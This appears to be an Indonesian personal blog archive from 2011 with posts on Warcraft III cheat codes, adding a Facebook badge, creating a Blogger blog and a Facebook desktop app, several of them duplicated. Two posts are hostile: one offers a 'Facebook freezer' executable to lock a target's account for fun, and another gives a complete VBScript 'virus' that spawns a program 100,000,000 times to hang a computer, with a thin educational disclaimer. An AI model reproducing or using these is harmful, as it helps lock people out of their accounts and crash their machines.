Sebelumnya jangan berik yach....!
Nih aku kasih tahu caranya, rahasiakan baik-baik .. insyallah berhasil !!
Langsung aja nih ,kalian download dulu softwarenya dibawah sini :
FacebookFreezerV2.0.Exe
Langkah pengguanaanya :
- Lo ketik dulu e-mail target pada form e-mail (Harus diketahui dulu e-mail Fb target)
- Klik freeze
- Tunggu sampai proses selesai 100%
- Efeknya account yang di Freeze tidak akan bisa login dan jika lo dah ngerasa seneng temenya sengsara klik tombol Stop Freeze, xixixixixixixiii Puas Dah .........!!

Jangan Lupa Follow Me eayah !!!...
13.5.11
Cara Hack Facebook Online

Cheats Warcraft III Reign of Chaos dan Frozen Throne
Buat Warcraft mania neeh Cheat Code buat mainkan game ini…
Berikut kode curang (cheat kode) yang bisa dipakai ketika memainkan Warcraft III.
Caranya:
1. Ketika main game, tekan ENTER.
2. Masukkan kode curang yang Anda inginkan pada textbox chat yang sedang muncul, seperti tertera pada daftar berikut:
1. Ketika main game, tekan ENTER.
2. Masukkan kode curang yang Anda inginkan pada textbox chat yang sedang muncul, seperti tertera pada daftar berikut:
AllYourBaseAreBelongToUs à Langsung menang
DayLightSavings [waktu] à Jika waktu dispesifikasikan, waktu hari akan diatur ke situ, sebaliknya waktu hari akan dihentikan atau dilanjutkan
Contoh:
daylightsavings 18:00 – Menentukan waktu hari ke 18:00
GreedIsGood [jumlah] -- Memberi Anda sejumlah Gold (emas) dan Lumber (kayu)
Contoh:
greedisgood 10000 – 10000 gold dan lumber
Contoh:
daylightsavings 18:00 – Menentukan waktu hari ke 18:00
GreedIsGood [jumlah] -- Memberi Anda sejumlah Gold (emas) dan Lumber (kayu)
Contoh:
greedisgood 10000 – 10000 gold dan lumber
IocainePowder -- Kematian atau kehancuran yang cepat
IseeDeadPeople -- Menghilangkan kabut dalam peta (semua lokasi terlihat oleh pemain)
ItVexesMe -- Mendisfungsikan kondisi kemenangan
KeyserSoze [jumlah] -- Memberikan Anda sejumlah gold (emas)
Contoh:
keysersoze 1000 – 1000 gold
Contoh:
keysersoze 1000 – 1000 gold
LeafitToMe [jumlah] -- Memberikan Anda sejumlah Lumber (kayu)
Contoh:
leafittome 100 – 100 lumber
Contoh:
leafittome 100 – 100 lumber
LightsOut -- Menentukan waktu hari ke petang (menjelang malam)
Motherland [ras] [level] -- Meloncat ke ras dan level tertentu yang Anda tentukan
PointBreak --Tidak membatasi jumlah food (penduduk/pemain)
RiseAndShine --Menentukan waktu hari ke pagi hari
SharpAndShiny --Meng-upgrade research (penelitian)
SomebodySetUpUsThBomb --Langsung kalah
StrengthAndHonor à Tak terkalahkan
Synergy --Mendisfungsikan kebutuhan terhadap pohon
TheDudeAbides --Fast cooldown
ThereIsNoSpoon --Mana tak terbatas
WarpTen --Mempercepat pendirian bangunan dan unit
WhoIsJohnGalt --Memfungsikan research (penelitian)
WarpTen --Mempercepat pendirian bangunan dan unit
WhoIsJohnGalt --Memfungsikan research (penelitian)
WhosYourDaddy --God mode, yaitu menambah kekuatan merusak pemain Anda
Kode lainnya :
WarpTen – Speeds construction of buildings and units
IocainePowder – Fast Death/Decay
WhosYourDaddy – God mode
KeyserSoze [amount] – Gives you X Gold
LeafitToMe [amount] – Gives you X Lumber
GreedIsGood [amount] – Gives you X Gold and Lumber
PointBreak – Removes food limit
ThereIsNoSpoon – Unlimited Mana
StrengthAndHonor – No defeat
Motherland [race] [level] – level jump
SomebodySetUpUsThBomb – Instant defeat
AllYourBaseAreBelongToUs – Instant victory
WhoIsJohnGalt – Enable research
SharpAndShiny - Research upgrades
IseeDeadPeople – Remove fog of war / reveals all the map
Synergy – Disable tech tree requirements
RiseAndShine – Set time of day to dawn
LightsOut – Set time of day to dusk
DayLightSavings [time] – If a time is specified, time of day is set to that, otherwise time of day is alternately halted/resumed
TheDudeAbides – Fast cooldown
whosyourdaddy – hit kills & Unlim. HP
StrengthAndHonor - Keep playing after losing in Campaign mode
GreedIsGood 10000 – 10000 gold and lumber
keysersoze 1000 – 1000 gold
leafittome 100 – 100 lumber
daylightsavings 18:00 – Set time of day to 18:00
daylightsavings – Toggle daylight progression
itvexesme – Disable victory conditions
IocainePowder – Fast Death/Decay
WhosYourDaddy – God mode
KeyserSoze [amount] – Gives you X Gold
LeafitToMe [amount] – Gives you X Lumber
GreedIsGood [amount] – Gives you X Gold and Lumber
PointBreak – Removes food limit
ThereIsNoSpoon – Unlimited Mana
StrengthAndHonor – No defeat
Motherland [race] [level] – level jump
SomebodySetUpUsThBomb – Instant defeat
AllYourBaseAreBelongToUs – Instant victory
WhoIsJohnGalt – Enable research
SharpAndShiny - Research upgrades
IseeDeadPeople – Remove fog of war / reveals all the map
Synergy – Disable tech tree requirements
RiseAndShine – Set time of day to dawn
LightsOut – Set time of day to dusk
DayLightSavings [time] – If a time is specified, time of day is set to that, otherwise time of day is alternately halted/resumed
TheDudeAbides – Fast cooldown
whosyourdaddy – hit kills & Unlim. HP
StrengthAndHonor - Keep playing after losing in Campaign mode
GreedIsGood 10000 – 10000 gold and lumber
keysersoze 1000 – 1000 gold
leafittome 100 – 100 lumber
daylightsavings 18:00 – Set time of day to 18:00
daylightsavings – Toggle daylight progression
itvexesme – Disable victory conditions
Membuat Virus Dengan Menggunakan Notepad
Sebenarnya saya sudah tau Tip n Trick ini sudah lama banget. Pertama saya juga tidak percaya bahwa virus bisa dibuat hanya dengan notepad, dan bahkan bisa dipraktekkan oleh seorangNewbie sekalipun. Yah dari pada basa-basi terus, mendingan kita mulai saja tutorialnya.

Berikut adalah langkah-langkah membuat virus dengan notepad
1. buka notepad
2. copy+paste bahasa pemograman(yang bercetak tebal) di bawah ini:
option explicit
dim wshshell
set wshshell=wscript.createobject("wscript.shell")
dim x
for x = 1 to 100000000
wshshell.run "tourstart.exe"
next
3. Save notepad dengan nama virus.vbs ( pastikan ”save as type” diubah ke ”all files”)
4. Ingat!! jangan klik file tersebut. Karena komputer anda akan dipenuhi oleh 100000000
tourstart yang akan memenuhi layar anda, dan akan membuat komputer hang total
sebelum anda mendelete semuanya.
5. bila ingin mencoba virus ini. silahkan membuat ulang program, dengan perbedaan
ubah 100000000 ke 10, untuk percobaan. maka setelah anda mengklik program.
layar anda akan dipenuhi oleh hanya 10 tourstart saja.
Selamat Mencoba!!!!
Peringatan!!!!
Maksud dan tujuan dari artikel saya ini adalah untuk eduaksi semata, bahwa kita harus lebih waspada terhadap apapun bentuk dari virus itu!!! endigolabs.blogspot.com tidak bertanggung jawab jika anda terkena masalah!!
11.5.11
Cara Memasukan Lencana Facebook ke-Blog Mu
Ingat baik-baik ok, praktikan dan sambil liat tutor brikut ini....
1. Login Facebook mu..

2. Klik Profil Facebook kamu...
3. Klik disebelah kiri bawah profil kamu "Tambahkan sebuah Lencana pada Situs Anda"
4. Nah Lalu kamu tinggal pilih deh yang mana yang akan kamu pajang diblog-Mu
5. Copy dibawah kalimat "Salin code berikut dan tempelkan pada situs web Anda"
oh yah, yang belum bikin lencana klik aja "buat lencana" ok !!
6. Login blog-Mu, eh! udah login rupanya.....
7. Langsung aja klik Rancangan ....
8. Klik tambah Redget pada pada elemen laman diRancangan...
9. Masukan "paste" yang telah diCopy tadi pada "HTML/JavaScript"

28.4.11
Cara membuat blog di blogger
Pada posting kali ini saya akan membuatkan panduan cara membuat blog yang disediakan secara gratis oleh blogger.com. Mungkin atau pasti kamu pernah mendengar istilah blog atau webblog kan? blog tidak jauh berbeda dengan website. yang membedakan jika website hanyalah situs yang menyediakan informasi satu arah bagi pengunjungnya, sedangkan blog atau webblog menyediakan informasi secara dua arah, jadi para pengunjung bisa memberikan komentar tentang artikel atau content yang disediakan oleh pengelola blog itu, atau istilah lain Admin. Oh ya istilah lain dari blog adalah CMS jika dipanjangkan jadi Content Management Sistem. sedangkan orang yang mempunyai blog istilah nya blogger
sebenarnya saat ini ada dua layanan blog gratis yang sering digunakan oleh para bloger untuk ngeblog, yaitu blogspot (bloger) dan wordpress. Tapi kali ini saya akan memberikan panduan cara membuat blog dengan blogspot (blogger) saja. Alasan saya karena saya rasa cara membuat dan mengelola blog di bloger lebih mudah dibandingkan dengan di wordpress. Tapi satu saat ini saya usahakan akan membuat juga tentang panduan cara membuat blog di wordpress yang juga gratis tentunya.
oke lah… tanpa banyak berbasa basi lagi baca baaik-baik langkah-langkah cara membuat blog di bawah ini ya…
1. Yang harus kamu siapkan dan wajib sebelum membuat atau bikin blog di blogspot (blogger) adalah memiliki email terlebih dahulu. email ini nantinya digunakan untuk mendaftar pertama kali. jika belum bisa atau belum membuat email baca di sini (klik di sini), disitu sudah saya bahas tentang langkah membuat email. Tenang saja tidak usah terburu-buru. Baca dulu panduan ini sampai habis, kemudian baru dipraktekkan. oke
2. Jika sudah membuat email, bukalah alamat www.blogger.com, dan pastikan yang muncul adalah website seperti di bawah ini

kemudian klik gambar panah orange yang bertuliskan CIPTAKAN BLOG ANDA
3. Setelah itu akan muncul halaman seperti di bawah ini

pada kolom alamat email : masukan email kamu
ketik ulang alamat email : masukan lagi email yang sama seperti diatas
masukan sebuah paswod : isiakan kanta kunci (minimal 8 karakter, bisa huruf bisa angka)
ketikan ulang sandi : masukan lagi paswod yang telah kamu masukan sama dengan yang di atas
Nama tampilan : isi nama kamu atau nama alias kamu (ini akan tampil bersamaa dengan posting, artikel yang kamu buat)
verifikasi : masukkan gambar kata yang terdapat di atas kolom.
pada gambar di atas sudah saya sertakan contoh pengisiannya
jika sudah diisi semua lalu klik gambar panah orange (lanjutkan)
4. Kemudian akan muncul seperti ini

Isilah Judul Blog sesuai dengan keinginannmu
isi juga alamat blog sesuai dengan keinginanmu juga, jika alamatmu menggunakan 2 kata atau lebih. pisahlah dengan tanda titik ( . ) atau tanda ( – ). karena tidak bisa menggunakan spasi.
contoh pengisiannya seperti gambar ini
terkadang alamat blog yang kita tulis sudah pakai oleh orang lain, jika sudah dipakai orang lain berati tidak bisa digunakan. Untuk mengetahui sudah dipakai orang lain atau belum Klik saja link “cek ketersediaan” jika belum dipakai orang lain, maka di bawahnya akan muncul tulisan warna hijau yang bertuliskan Alamat blog ini tersedia

jika sudah klik menu lanjutkan
5. Setelah kamu klik menu lanjutkan.. akan muncul halaman seperti ini

itu adalah jendela disain template. untuk memilih tinggal klik salah satu. kemudian menu klik lanjutkan, maka yang muncul adalah gambar seperti ini


dengan begitu kamu telah selesai membuat suatu blog…. sekarang tinggal mengisi dengan artikel kamu saja..
6. okelah langsung saja kita belajar mengisi artikel… Kliklah tombol panah Mulai Blogging
maka akan muncul gambar seperti di bawah ini, gambar di bawah merupakan contoh pengisian artikel

Kolom judul untuk judul artikel
dalam kolom yang lebar di bawahnya itu untuk menulis artikel kamu
dan label untuk mengisi jenis kategory artikel.
jika sudah diisi semua kemudian tekan menu MEMPUBLIKASIKAN POSTING, jika muncul seperti ini

maka kamu telah berhasil membuat satu artikel
7. Suatu saat jika ingin memposting artikel baru lagi, kamu tidak perlu mendaftar lagi… tinggal buka https://www.blogger.com/start, kemudian
masukkan email kamu, dan paswod kamu saja, kemudian klik menu “masuk” maka kamu akan di bawa ke menu dashboard,

sesaat kemudian kamu akan masuk pada dasboard bloger kamu, di situ kamu bisa mengedit, membuat posting, ataupun mengatur setting blog kamu.

dan yang terakhir, agar akun blogger kamu bisa digunakan secara penuh, jangan lupa konfirmasi dulu aku bloger kamu. caranya cek email yang kamu gunakan untuk mendaftar, di situ akan terdapat satu buah email dari blogger berisi link konfirmasi. klik link tersebut, seperti gambar di bawah ini

setelah kamu klik link tersebut, kamu akan diarahkan ke halaman seperti gambar di bawah ini, menunjukkan akun blogger kamu sudah dikonfirmasi.

8. Oh iya jika kamu sudah mempunyai email di Gmail. kamu tida perlu mendaftar dari awal… tapi langsung saja masukkan alamat email gmail kamu dan paswod kamu, kemudian klik menu masuk.
jika menggunakan email dari Gmail, kamu tidak perlu memasukan paswod dan email lain ataupun capta kode lagi… tinggal masukkan nama tampilan saja
kelanjutan langkah-langkahnya sama dengan yang di atas….
sampai di sini dulu posting tentang langkah membuat blog di blogspot, semoga cukup mudah dipahami, jika kurang paham mohon maaf, dan bisa menuliskan komentar ada di bawah ini jika ada pertanyaan dan saran. terima kasih. dan selamat mencoba
15.4.11
Aplikasi Keren Untuk Facebook
Selama ini kita kalau bermain - main dengan facebook, kita tidak bisa melihat perubahan data yang realtime dari teman-teman kita. Misalnya kalau kita sedang melihat di beranda facebook, setiap komentar baru akan erlihat setelah kita menekan refresh. Nah jika anda mempunyai ingin melihat perubahan data di facebook secara realtime, ada sebuah aplikasi baru yang mungkin bisa anda gunakan. Aplikasi ini benama The Facebook Desktop For Adobe AIR.
Seperti yang sudah saya jelaskan didepan, dengan menggunakan aplikasi ini, anda bisa melihat update data ataupun komentar dari teman-teman anda secara realtime.
Seperti yang sudah saya jelaskan didepan, dengan menggunakan aplikasi ini, anda bisa melihat update data ataupun komentar dari teman-teman anda secara realtime.
Setelah anda menginstall aplikasi ini di desktop anda, anda dapat melihat tampilan seperti screen shot ini :


Bagi anda yang ingin mencoba, silahkan download aplikasinya disini. Tapi anda harus sudah menginstall Adobe AIR di desktop anda, bagi yang belum punya silahkan download disini dan install di desktop anda.
Keunggulan :
- Update data realtime.
- Anda bisa memberikan komentar secara langsung.
- Tidak memerluka browser.
Kelemahan :
- Tidak bisa chat.
- Untuk melihat update foto, kita harus tetap masuk ke facebook site.
Ya, mudah-mudahan segala kekurangan dari aplikasi ini bisa segera teatasi sehingga kita bisa menggunakannya seoptimal mungkin.
Silahkan dicoba.
Aplikasi Keren Untuk Facebook
Selama ini kita kalau bermain - main dengan facebook, kita tidak bisa melihat perubahan data yang realtime dari teman-teman kita. Misalnya kalau kita sedang melihat di beranda facebook, setiap komentar baru akan erlihat setelah kita menekan refresh. Nah jika anda mempunyai ingin melihat perubahan data di facebook secara realtime, ada sebuah aplikasi baru yang mungkin bisa anda gunakan. Aplikasi ini benama The Facebook Desktop For Adobe AIR.
Seperti yang sudah saya jelaskan didepan, dengan menggunakan aplikasi ini, anda bisa melihat update data ataupun komentar dari teman-teman anda secara realtime.
Seperti yang sudah saya jelaskan didepan, dengan menggunakan aplikasi ini, anda bisa melihat update data ataupun komentar dari teman-teman anda secara realtime.
Setelah anda menginstall aplikasi ini di desktop anda, anda dapat melihat tampilan seperti screen shot ini :
Bagi anda yang ingin mencoba, silahkan download aplikasinya disini. Tapi anda harus sudah menginstall Adobe AIR di desktop anda, bagi yang belum punya silahkan download disini dan install di desktop anda.
Keunggulan :
- Update data realtime.
- Anda bisa memberikan komentar secara langsung.
- Tidak memerluka browser.
Kelemahan :
- Tidak bisa chat.
- Untuk melihat update foto, kita harus tetap masuk ke facebook site.
Ya, mudah-mudahan segala kekurangan dari aplikasi ini bisa segera teatasi sehingga kita bisa menggunakannya seoptimal mungkin.
Silahkan dicoba.
Langganan:
Komentar (Atom)


